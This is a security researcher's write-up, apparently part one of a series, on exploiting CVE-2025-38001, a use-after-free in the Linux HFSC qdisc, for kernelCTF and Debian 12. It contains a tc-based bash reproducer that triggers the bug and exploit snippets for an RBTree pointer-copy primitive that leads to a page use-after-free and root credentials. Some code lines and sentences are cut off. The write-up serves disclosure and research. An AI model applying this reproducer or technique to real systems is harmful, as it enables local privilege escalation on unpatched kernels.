RESEARCH

[CVE-2025-38001] Exploiting All Google kernelCTF Instances And Debian 12 With A 0-Day For $82k: An RBTree Family Drama (Part One: LTS & COS)

D3VIL


11 JULY 2025 • 34 MIN READ

CVE-2025-38001 is a Use-After-Free vulnerability in the Linux network packet scheduler, specifically in the HFSC queuing discipline. When the HFSC qdisc is utilized with NETEM and NETEM packet duplication is enabled, using HFSC_RSC it is possible to cause a double class insertion in the HFSC eligible tree. Under normal conditions, this would lead to an infinite loop in `hfsc_dequeue()` due to an RBTree cycle. However, by adding TBF as root qdisc, it is possible to prevent packets from being dequeued, bypass the infinite loop, free the class, and trigger a Use-After-Free.

In this article - the first part of the *RBTree Family Drama* series - we will explore how FizzBuzz101 and I discovered the vulnerability and how I exploited it using a page-level data-only attack to compromise LTS 6.6.*, COS 105, COS 109 and Debian 12 (and no, Ubuntu is not safe[1]) with the same binary and a success rate close to 100%.

In the second part of the series, we will focus on Google's experimental mitigations and the strategy used to bypass them in order to compromise the mitigation instance.

Here is the exploit in action on a fully updated Debian 12:



The full exploit can be found here https://github.com/0xdevil/CVE-2025-38001 or in the Google Security Research repository.

Has your attention span been compromised by your smartphone? Don't worry, we care about people like you, so we've created a "TikTok version" of the entire story behind the discovery and exploitation of this 0-day. (Audio, please!)

> *Exploit write-ups for our 🚨latest 0-day🚨and the tragedy that swept the red black tree family dropping soon 👀*
>
> *Here is a tiktok style video for those of you with no attention span thanks to slop and social media. Turn on the audio!!! pic.twitter.com/nsvC00zZy8*
>
> — Crusaders of Rust (@cor_ctf) June 23, 2025

▶ TL;DR? Click here

Introduction

Between April and May 2025, I collaborated with my teammate William Liu (FizzBuzz101) on his master's thesis project, a fuzzing framework based on Syzkaller. For now, I can't say much more - other than that it is a *very* interesting project. I will add a link to the document once it is published by his institution.

I also worked on a custom version of Syzkaller in the past, so I could provide Will with some insights based on my experience. Additionally, his fuzzer also targeted net/sched, and since I was already familiar with the subsystem, I could help identify the root causes of multiple crashes and manually reproduce them, as syz-repro never worked for us.

Will and I managed to triage, reproduce, and report multiple bugs, including a TOCTOU that allowed us to crash five qdiscs[2], and a infinite loop in NETEM caused by its weird packet duplication logic.[3] The fuzzer also triggered a similar

However, our initial analysis did not convince us, so we decided to audit the code again.

HFSC is a classful queuing discipline. When the realtime service curve (aka HFSC_RSC) is used, once a new packet is classified, the class is added to an RBTree called eligible tree. The problem arises when the leaf qdisc is NETEM and the NETEM packet duplication feature is enabled, as this causes the class to be inserted twice in the tree. This creates an RBTree cycle, resulting in an infinite loop when `hfsc_dequeue()` is called.

Since the double class insertion and the infinite loop occur at two distinct times in two different functions - `hfsc_enqueue()` and `hfsc_dequeue()` - one question arises: what would happen if the interface were unable to dequeue packets?

If you have read my recent article Two Bytes Of Madness, you know that at some point in that exploit, I had to prevent a type-confused “skb” from being dequeued to avoid a kernel crash. I achieved this by dropping the rate of the root qdisc, TBF.

> *When TBF is configured with a very low rate, if the number of remaining tokens in tbf_dequeue() is less than zero, the qdisc will reschedule itself for later, resulting in the interface being unable to dequeue packets for a limited amount of time.*

The same approach turned out to be useful in the HFSC case as well: I added TBF as the root qdisc, sent multiple packets in a burst to the network interface to temporarily disable dequeue, caused the double class insertion, freed the class, triggered a new RBTree insertion, and boom! Use-After-Free!

```
[   23.802690] Read of size 8 at addr ffff88800efd4910 by task ping/347
[   23.803633]
[   23.803821] CPU: 3 PID: 347 Comm: ping Not tainted 6.6.89 #3
[   23.804422] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.2-debian-1.16.2-1 04/01/2014
[   23.805447] Call Trace:
[   23.805735]  <TASK>
[   23.805995]  dump_stack_lvl+0xfb/0x1a0
[   23.806486]  print_report+0xc5/0x650
[   23.806874]  ? __virt_addr_valid+0x317/0x570
[   23.807434]  kasan_report+0xd2/0x110
[   23.807888]  ? init_ed+0x43e/0x520
[   23.808267]  ? init_ed+0x43e/0x520
[   23.808648]  init_ed+0x43e/0x520
[   23.809023]  hfsc_enqueue+0xd44/0xfc0
```


In a moment, we turned an harmless infinite loop into a Use-After-Free vulnerability! Shortly afterward, we confirmed the bug's exploitability and decided to use it in kernelCTF. Our goal was to compromise all instances, for an expected cumulative bounty of approximately $82,000.[4]

24 hours later, I came up with a portable exploit that worked on LTS, COS and Debian 12, thanks to a page-level data-only attack. Now we *only* needed to win the race for the LTS slot.

After several days spent optimizing the submission process, with the help of our team Crusaders of Rust, we managed to compromise the LTS instance, steal the flag and submit it in just 3.6 seconds after the system went live - the fastest submission in Google kernelCTF history!

exp351	2025-05-16T12:00:03.598Z	kernelCTF{v1:lts-6.6.90:1747396799}	0-day	lts-6.6.90

This was only possible thanks to our teammates Timothy Herchen (anematode) who found a way to break the kCTF POW using AVX512 and a lot of brain power, Bryce Casaje (strellic) and Larry Yuan (ehhthing) who optimized the Google Form submission part, and Max Cai, who assisted us in the submission process. You can read the full story here on Timothy's blog. I will only add, that after our submission, Google decided to disable the PoW:



In the following days we also submitted the flag for COS (using the same exploit as LTS) and, after losing a decent amount of brain cells, compromised the mitigation instance:

exp364	2025-05-28T19:06:06.479Z	kernelCTF{v1:cos-109-17800.519.1:1748458278}	0-day
exp363	2025-05-28T16:13:48.944Z	kernelCTF{v1:mitigation-v4-6.6:1748447818}	0-day

Following the kernelCTF rules, we reported the vulnerability to `security[@]kernel.org`. At time of writing, the bug has already been fixed by commit ac9fe7dd8e730a103ae4481147395cc73492d786 and CVE-2025-38001 has been assigned to it.

Alright, nice story, happy ending. Now it's time to jump into action.

Vulnerability Analysis

Let's consider the following network traffic control configuration:

```
# HFSC qdisc (1:0) --> HFSC class (1:1) --> NETEM qdisc (2:0)
```

```
tc qdisc add dev lo parent 1:1 handle 2:0 netem duplicate 100%
tc filter add dev lo parent 1:0 protocol ip prio 1 u32 match ip dst

# ping -I lo -f -c1 -s48 -W0.001 127.0.0.1
```

When a packet is sent to the network interface, `hfsc_enqueue()` is called:

hfsc_enqueue | Source code: net/sched/sch_hfsc.c#L1548

```
static int
hfsc_enqueue(struct sk_buff *skb, struct Qdisc *sch, struct sk_buff
{
        unsigned int len = qdisc_pkt_len(skb);
        struct hfsc_class *cl;
        int err;
        bool first;

        cl = hfsc_classify(skb, sch, &err); // [1]
        if (cl == NULL) {
                if (err & __NET_XMIT_BYPASS)
                        qdisc_qstats_drop(sch);
                __qdisc_drop(skb, to_free);
                return err;
        }

        first = !cl->qdisc->q.qlen; // [2]
        err = qdisc_enqueue(skb, cl->qdisc, to_free); // [3]
        if (unlikely(err != NET_XMIT_SUCCESS)) {
                if (net_xmit_drop_count(err)) {
                        cl->qstats.drops++;
                        qdisc_qstats_drop(sch);
                }
                return err;
        }

        if (first && !cl->cl_nactive) { // [4]
                if (cl->cl_flags & HFSC_RSC)
                        init_ed(cl, len); // [5]
                if (cl->cl_flags & HFSC_FSC)
                        init_vf(cl, len);
```

```
        }

        sch->qstats.backlog += len;
        sch->q.qlen++;

        return NET_XMIT_SUCCESS;
}
```

In this function, `hfsc_classify()` returns class 1:1 `[1]`. Since `qlen` is still zero, `first` is set to `true` `[2]`. Next, `qdisc_enqueue()` is called, which internally calls the leaf qdisc's `enqueue()` handler. `[3]`

At this point, since `first` is `true` and `cl->cl_nactive` is zero, the `(first & & !cl->cl_nactive)` check at `[4]` passes, and `init_ed()` inserts the class into the HFSC eligible tree `[5]`. However, this check is incomplete, as `cl->cl_nact ive` is only incremented by init_vf(), and `init_ed()` never updates it.

This becomes problematic when the leaf qdisc is NETEM and the NETEM packet duplication feature is enabled, because the class can be inserted twice into the tree due to the reentrant enqueue:

netem_enqueue | Source code: net/sched/sch_netem.c#L447

```
static int netem_enqueue(struct sk_buff *skb, struct Qdisc *sch,
                         struct sk_buff **to_free)
{
        struct netem_sched_data *q = qdisc_priv(sch);
        struct netem_skb_cb *cb;
        struct sk_buff *skb2 = NULL;
        struct sk_buff *segs = NULL;
        unsigned int prev_len = qdisc_pkt_len(skb);
        int count = 1;

        skb->prev = NULL;

        if (q->duplicate && q->duplicate >= get_crandom(&q->dup_cor,
                ++count;
```

```
        if (count > 1)
                skb2 = skb_clone(skb, GFP_ATOMIC); // [1]

        // ...

        if (skb2) {
                struct Qdisc *rootq = qdisc_root_bh(sch);
                u32 dupsave = q->duplicate; /* prevent duplicating a

                q->duplicate = 0;
                rootq->enqueue(skb2, rootq, to_free); // hfsc_enqueu
                q->duplicate = dupsave;
                skb2 = NULL;
        }

        // ...
}
```

In `netem_enqueue()`, when packet duplication is enabled, the skb is cloned, `[1]` and the root qdisc's enqueue handler called again. `[2]` This leads to the following chain of events:

```
hfsc_enqueue()
    cl = hfsc_classify() // Class 1:1
    first = !cl->qdisc->q.qlen // true
    qdisc_enqueue()
        netem_enqueue()
            // Packet duplication is enabled
            skb2 = skb_clone(skb)
            // The duplicate is enqueued in the root qdisc (rootq->e
            hfsc_enqueue()
                cl = hfsc_classify() // Class 1:1
                first = !cl->qdisc->q.qlen // true
                qdisc_enqueue()
                    netem_enqueue()
                        // Already a duplicate
                // `first` is true, `cl->cl_natcive` is 0, so the cl
                init_ed(cl, len); // The class is inserted into the
                sch->q.qlen++
            // ...
```

```
sch->q.qlen++
```

After the double class insertion, `hfsc_dequeue()` is automatically called:

hfsc_dequeue | Source code: net/sched/sch_hfsc.c#L1595

```
static struct sk_buff *
hfsc_dequeue(struct Qdisc *sch)
{
        struct hfsc_sched *q = qdisc_priv(sch);
        struct hfsc_class *cl;
        struct sk_buff *skb;
        u64 cur_time;
        unsigned int next_len;
        int realtime = 0;

        if (sch->q.qlen == 0)
                return NULL;

        cur_time = psched_get_time();
        cl = eltree_get_mindl(q, cur_time); // [1]

        // ...
}
```

`hfsc_dequeue()` relies on `eltree_get_mindl()` to find the class with the minimum deadline among the eligible classes. `[1]` This is where the infinite loop occurs:

eltree_get_mindl | Source code: net/sched/sch_hfsc.c#L221

```
static inline struct hfsc_class *
eltree_get_mindl(struct hfsc_sched *q, u64 cur_time)
{
        struct hfsc_class *p, *cl = NULL;
        struct rb_node *n;

        for (n = rb_first(&q->eligible); n != NULL; n = rb_next(n))
```

```
                        break;
                if (cl == NULL || p->cl_d < cl->cl_d)
                        cl = p;
        }
        return cl;
}
```

Due to a cycle in the RBTree caused by the double class insertion, the class is now both its parent and its left child:

```
gef➤  p *(struct rb_node *)0xffff88810a6d0ca0 // class->el_node
$2 = {
  __rb_parent_color = 0xffff88810a6d0ca0, // parent ***
  rb_right = 0x0 <fixed_percpu_data>,
  rb_left = 0xffff88810a6d0ca0 // left child ***
}
```

In `eltree_get_mindl()`, `rb_first()` traverses the tree by following the `rb_left` child pointers until NULL is encountered. But since `rb_left` is the address of the node itself, the while loop never ends:

rb_first | Source code: lib/rbtree.c#L466

```
struct rb_node *rb_first(const struct rb_root *root)
{
        struct rb_node  *n;

        n = root->rb_node;
        if (!n)
                return NULL;
        while (n->rb_left)
                n = n->rb_left;
        return n;
}
```

tbf_dequeue | Source code: net/sched/sch_tbf.c#L275

```
static struct sk_buff *tbf_dequeue(struct Qdisc *sch)
{
        struct tbf_sched_data *q = qdisc_priv(sch);
        struct sk_buff *skb;

        skb = q->qdisc->ops->peek(q->qdisc);

        if (skb) {
                s64 now;
                s64 toks;
                s64 ptoks = 0;
                unsigned int len = qdisc_pkt_len(skb);

                now = ktime_get_ns();
                toks = min_t(s64, now - q->t_c, q->buffer);

                // ..

                toks -= (s64) psched_l2t_ns(&q->rate, len);

                if ((toks|ptoks) >= 0) { // [1]
                        skb = qdisc_dequeue_peeked(q->qdisc);
                        if (unlikely(!skb))
                                return NULL;

                        q->t_c = now;
                        q->tokens = toks;
                        q->ptokens = ptoks;
                        qdisc_qstats_backlog_dec(sch, skb);
                        sch->q.qlen--;
                        qdisc_bstats_update(sch, skb);
                        return skb;
                }

                qdisc_watchdog_schedule_ns(&q->watchdog,
                                           now + max_t(long, -toks,

                qdisc_qstats_overlimit(sch);
        }
```

In `tbf_dequeue()`, if the number of remaining tokens is less than zero, `[1]` the qdisc will reschedule itself for later, `[2]` and from this moment on the interface will be unable to dequeue packets. The number of tokens in TBF is user-controllable and can be minimized in tbf_change().

This is particulary useful in the double class insertion case, because if the network interface is unable to dequeue packets, the infinite loop can be avoided, the class can be freed (remaining accessible in the RBTree due to the double insertion), and a Use-After-Free can be triggered when a new class is inserted into the tree.

Here is a reproducer to trigger a UAF when the kernel is compiled with KASAN:

```
#!/bin/bash

#
#   TBF qdisc (1:0) --> HFSC qdisc (2:0) --> HFSC class (2:1) --> NE
#                                         `-> HFSC class (2:2)
#

# Prevent packets from being dequeued
tc qdisc add dev lo root handle 1: tbf rate 8bit burst 100b latency
tc qdisc add dev lo parent 1:0 handle 2:0 hfsc
ping -I lo -f -c10 -s48 -W0.001 127.0.0.1

# Setup the vulnerable configuration
tc class add dev lo parent 2:0 classid 2:1 hfsc rt m2 20Kbit
tc qdisc add dev lo parent 2:1 handle 3:0 netem duplicate 100%
tc class add dev lo parent 2:0 classid 2:2 hfsc rt m2 20Kbit

tc filter add dev lo parent 2:0 protocol ip prio 1 u32 match ip dst
tc filter add dev lo parent 2:0 protocol ip prio 2 u32 match ip dst

# Class 2:1 is inserted twice into the eligible tree
ping -I lo -f -c1 -s48 -W0.001 127.0.0.1

# Class 2:1 is freed (but still accessible in the tree)
tc filter del dev lo parent 2:0 protocol ip prio 1
```

```
# Trigger a UAF by inserting class 2:2 into the tree
ping -I lo -f -c1 -s48 -W0.001 127.0.0.2
```

Exploiting LTS And COS

To determine the bug's exploitability, we need to take a look at the `hfsc_class` structure. It is defined as follows:

hfsc_class | Source code: net/sched/sch_hfsc.c#L111

```
struct hfsc_class {
    struct Qdisc_class_common cl_common;

    struct gnet_stats_basic_sync bstats;
    struct gnet_stats_queue qstats;
    struct net_rate_estimator __rcu *rate_est;
    struct tcf_proto __rcu *filter_list;
    struct tcf_block *block;
    unsigned int        level;

    struct hfsc_sched *sched;
    struct hfsc_class *cl_parent;
    struct list_head siblings;
    struct list_head children;
    struct Qdisc        *qdisc; // [1]

    struct rb_node el_node;     // [2]

    // ...
}
```

This object is fixed in size (752 bytes) and is allocated in `kmalloc-1k` by `hfsc_change_class()`.

Looking at the class, one of the first exploitation strategies that comes to mind consists of overwriting the structure with user-controlled data, faking the pointer

This approach is straightforward but requires a ROP-chain. I wanted to use a data-only attack, so I opted for a more creative strategy. I managed to achieve a pointer copy primitive by exploiting RBTree transformations to copy a page pointer from a packet ring's `pgv` (page vector) structure to another. This allowed me to cause a page-UAF and easily set the current process' credentials to zero.

Before exploring how the pointer copy primitive works, let's examine how page vectors are implemented and how they can be allocated in kernel space.

Packet Rings And Page Vectors

Packet rings and pgv objects are generally used in kernel exploitation for heap grooming, as they allow spraying a large number of pages of multiple orders. This provides good control over the buddy allocator.

The technique was originally presented by Andrey Konovalov back in 2017, when he exploited CVE-2017-7308, a bug in the Linux packet sockets.

In a recent publication, Take a Step Further: Understanding Page Spray in Linux Kernel Exploitation, researchers have also demonstrated how these objects, among others, can be utilized to spray user-controlled data at page-level. A very good alternative to the old good `msg_msg`.

In this exploit, we will not use page vectors to spray a large number of pages or user-controlled data, instead we will corrupt the vectors themselves to cause a page-UAF.

A new `pgv` object, is allocated by alloc_pg_vec() when packet_set_ring() is called. The allocation size depends on the number of pages in the vector, and can range from a vector composed of a single page (`kmalloc-8`) to a vector with hundreds of pages (> `kmalloc-8k`):

alloc_pg_vec | Source code: net/packet/af_packet.c#L4433

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
    unsigned int block_nr = req->tp_block_nr;
    struct pgv *pg_vec;
    int i;

    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL | __GF
    if (unlikely(!pg_vec))
        goto out;

    for (i = 0; i < block_nr; i++) {
        pg_vec[i].buffer = alloc_one_pg_vec_page(order);
        if (unlikely(!pg_vec[i].buffer))
            goto out_free_pgvec;
    }

out:
    return pg_vec;

out_free_pgvec:
    free_pg_vec(pg_vec, order, block_nr);
    pg_vec = NULL;
    goto out;
}
```

When a packet socket is closed, packet_release() is called in kernel-space. If a page vector is already allocated for the TX ring or RX ring, `packet_set_ring()` is called, which in turn uses free_pg_vec() to first free the pages in the vector and then release the vector itself:

free_pg_vec | Source code: net/packet/af_packet.c#L4390

```
static void free_pg_vec(struct pgv *pg_vec, unsigned int order,
            unsigned int len)
{
    int i;

    for (i = 0; i < len; i++) {
```

```
                vfree(pg_vec[i].buffer);
            else
                free_pages((unsigned long)pg_vec[i].buffer,
                       order);
            pg_vec[i].buffer = NULL;
        }
    }
    kfree(pg_vec);
}
```

The pages in the page vector can be mapped to user-space using packet_mmap():

packet_mmap | Source code: net/packet/af_packet.c#L4625

```
static int packet_mmap(struct file *file, struct socket *sock,
        struct vm_area_struct *vma)
{
    // ...

    for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
        if (rb->pg_vec == NULL)
            continue;

        for (i = 0; i < rb->pg_vec_len; i++) {
            struct page *page;
            void *kaddr = rb->pg_vec[i].buffer;
            int pg_num;

            for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                page = pgv_to_page(kaddr);
                err = vm_insert_page(vma, start, page); // [1]
                if (unlikely(err))
                    goto out;
                start += PAGE_SIZE;
                kaddr += PAGE_SIZE;
            }
        }
    }

    atomic_long_inc(&po->mapped);
    vma->vm_ops = &packet_mmap_ops;
```

```
}
```

Notice how pages are mapped to user-space using `vm_insert_page()`: `[1]`

vm_insert_page | Source code: mm/memory.c#L2008

```
int vm_insert_page(struct vm_area_struct *vma, unsigned long addr,
            struct page *page)
{
    if (addr < vma->vm_start || addr >= vma->vm_end)
        return -EFAULT;
    if (!page_count(page))
        return -EINVAL;
    if (!(vma->vm_flags & VM_MIXEDMAP)) {
        BUG_ON(mmap_read_trylock(vma->vm_mm));
        BUG_ON(vma->vm_flags & VM_PFNMAP);
        vm_flags_set(vma, VM_MIXEDMAP);
    }
    return insert_page(vma, addr, page, vma->vm_page_prot);
}
```

This function is the more secure version of `remap_pfn_range()`. Internally, it relies on `insert_page()` which uses `validate_page_before_insert()` to validate the page before mapping it to user-space:

insert_page | Source code: mm/memory.c#L1853

```
static int insert_page(struct vm_area_struct *vma, unsigned long add
            struct page *page, pgprot_t prot)
{
    int retval;
    pte_t *pte;
    spinlock_t *ptl;

    retval = validate_page_before_insert(page);
    if (retval)
        goto out;
    retval = -ENOMEM;
```

```
            goto out;
        retval = insert_page_into_pte_locked(vma, pte, addr, page, prot)
        pte_unmap_unlock(pte, ptl);
    out:
        return retval;
    }
```

validate_page_before_insert | Source code: mm/memory.c#L1825

```
static int validate_page_before_insert(struct page *page)
{
    if (PageAnon(page) || PageSlab(page) || page_has_type(page))
        return -EINVAL;
    flush_dcache_page(page);
    return 0;
}
```

From an attacker's perspective, since the page vector allocation and page mapping to user-space occur at two different times, if the page vector is corrupted, it is possible to trick the kernel into mmapping the wrong page.

However, as previously mentioned, unlike `remap_pfn_range()`, `vm_insert_page()` performs additional checks, which makes this strategy not always applicable.

Another valid approach involves corrupting one of the page pointers in the vector (e.g. partial or total overwrite) so that the same page is contained in two different `pgv` objects at the same time.

This would cause a mismatch between the page refcount and the places where the page is actually utilized, enabling a page-UAF primitive when pages are freed by `free_pg_vec()`.

This is what we are going to do in this exploit: copying a page pointer from one `pgv` to another to cause a page UAF.

Back in the day, it was possible to use `io_uring_mmap()` to mmap io_uring rings to user-space. This function used `remap_pfn_range()` so an attacker only needed to overwrite one of the ring's kernel-space pointers (e.g. `ctx->sq_sqes`) with a victim address and call `io_uring_mmap()` to mmap it to user-space!

io_uring_mmap | io_uring/io_uring.c#L3472 | Kernel 6.6.0 (obsolete now!)

```
static __cold int io_uring_mmap(struct file *file, struct vm_area_struct *vma)
{
  size_t sz = vma->vm_end - vma->vm_start;
  unsigned long pfn;
  void *ptr;

  ptr = io_uring_validate_mmap_request(file, vma->vm_pgoff, sz);
  if (IS_ERR(ptr))
        return PTR_ERR(ptr);

  pfn = virt_to_phys(ptr) >> PAGE_SHIFT;
  return remap_pfn_range(vma, vma->vm_start, pfn, sz, vma->vm_page_prot);
}
```

This apporach has changed, and now io_uring utilizes `vm_insert_pages()` as well:

io_uring_mmap_pages | io_uring/io_uring.c#L3580

```
int io_uring_mmap_pages(struct io_ring_ctx *ctx, struct vm_area_struct *vma,
                struct page **pages, int npages)
{
  unsigned long nr_pages = npages;

  vm_flags_set(vma, VM_DONTEXPAND);
  return vm_insert_pages(vma, vma->vm_start, pages, &nr_pages);
}
```

RBTree Pointer Copy Primitive

through type confusion. A `rb_node` structure is defined as follows:

rb_node | Source code: include/linux/rbtree_types.h#L5

```
struct rb_node {
    unsigned long  __rb_parent_color; // 0x0
    struct rb_node *rb_right;         // 0x8
    struct rb_node *rb_left;          // 0x10
} __attribute__((aligned(sizeof(long))));
```

In this structure, we have two child nodes, `rb_right` at offset 0x8, `rb_left` at offset 0x10, and a tagged pointer, `__rb_parent_color`, which stores two pieces of information:

- The address of the parent node.
- The current node's color, 0 for RB_RED, 1 for RB_BLACK.

Now, in the HFSC UAF case, our goal is to copy a page pointer from a `pgv` to another. Given the following network traffic control configuration (see the *Vulnerability Analysis* section):

```
TBF qdisc (1:0) --> HFSC qdisc (2:0) --> HFSC class (2:1) --> NET
                                         `-> HFSC class (2:2)
```

an RBTree pointer copy primitive can be achieved with the following steps:

- We trigger the vulnerability so that class 2:1 is inserted twice in the HFSC eltree. Then we free the class and replace it with a page vector. This will cause a type confusion, replacing all the pointers in the `&cl->el_node` (an `rb_node` structure) with pointers to user-controlled pages.

into the eltree. Since the children of class 2:1 `el_node` are now both pointers to user-controlled pages, the `el_node` pointer of class 2:2 will be written into one of these pages, leaking the address to user-space.

- Now, we forge and infiltrate a malicious grandparent node (class 2:2's grandparent) in the tree, making it point 0x10 bytes before the target address. In this case, 0x10 bytes before a page vector, so that the `rb_left` child of the grandparent node corresponds to the first page in the `pgv`.
- Finally, with a single tree update and a deletion, a pointer will be copied from the `pgv` used to overwrite class 2:1 to the target `pgv`.

While in the exploit the pointer copy primitive appears straightforward, requiring only a few lines of code:

```
send_packets("lo", 64, 1, TC_H(2, 2)); // Insert

// ... Find the 2:2 class elnode pointer in the pages ...

uint64_t hfsc_class = hfsc_elnode - hfsc_class_elnode_offset;
uint64_t target_pgv = hfsc_class + HFSC_CLASS_CHUNK_SIZE; // Nex
for (int i = 0; i < total_size; i += PAGE_SIZE)
    // Infiltrate Evil Grandpa in the RBTree
    *(uint64_t *)((char *)page_a + i) = target_pgv - 0x10; // Ne

tc(ADD_CLASS, "hfsc",  "lo", TC_H(2, 2), TC_H(2, 0), NULL, 1); /
tc(DEL_CLASS, "hfsc",  "lo", TC_H(2, 2), 0, NULL, 0); // Delete
```


to fully understand how this is possible, we need to analyze what happens in kernel-space behind the scenes, and this, is quite a bit more complex.

RBTree Pointer Copy Primitive - Behind The Scenes

- Node A `(0xffff88810a6d0ca0)` is the class 2:1 `el_node` address. This class will be overwritten by a page vector.
- Node C `(0xffff88810a6d18a0)` is the class 2:2 `el_node` address. We will leak this address. (In the exploit, we allocate class 2:2 ensuring it is "surrounded" by page vectors in its slab).
- Node P `(0xffff88810ac21000)` is the virtual address of one of the pages in the page vector. This page is also mapped to user-space, so we have full control over its content. This pointer will be copied into another page vector.
- Node E `(0xffff88810a6d1bf0)` this is the malicious grandparent node (aka Evil Grandpa) that we are going to infiltrate in the RBTree. Its address corresponds to the address of class 2:2 + `KMALLOC_1024_CHUNK_SIZE` (1024) - 0x10, in other words, 0x10 bytes before the next object in memory, which is a `pgv` (remember that class 2:2 is "surrounded" by `pgv` objects in its slab).

In the exploit, we first trigger the vulnerability, so that class 2:1 is added twice to the eligible tree, creating an RBTree cycle:

```
send_packets("lo", 64, 1, TC_H(2, 1)); // Trigger the double class i
```



Now we free class 2:1. Although the object is freed, it remains accessible in the tree due to the duplicate. We proceed to spray page vectors and cause a type confusion between the freed `hfsc_class` and a `pgv` object.

For each page in the page vectors, we also ensure that the first qword is set to 1. Remember that the first qword of an `rb_node` corresponds to the `__rb_parent_color`. This means we are actually faking a `RB_BLACK` color, so when the type confusion occurs, the pages are considered black nodes. Keep this step in mind, as it will be useful later.

Here is class 2:1 in memory after the type confusion:

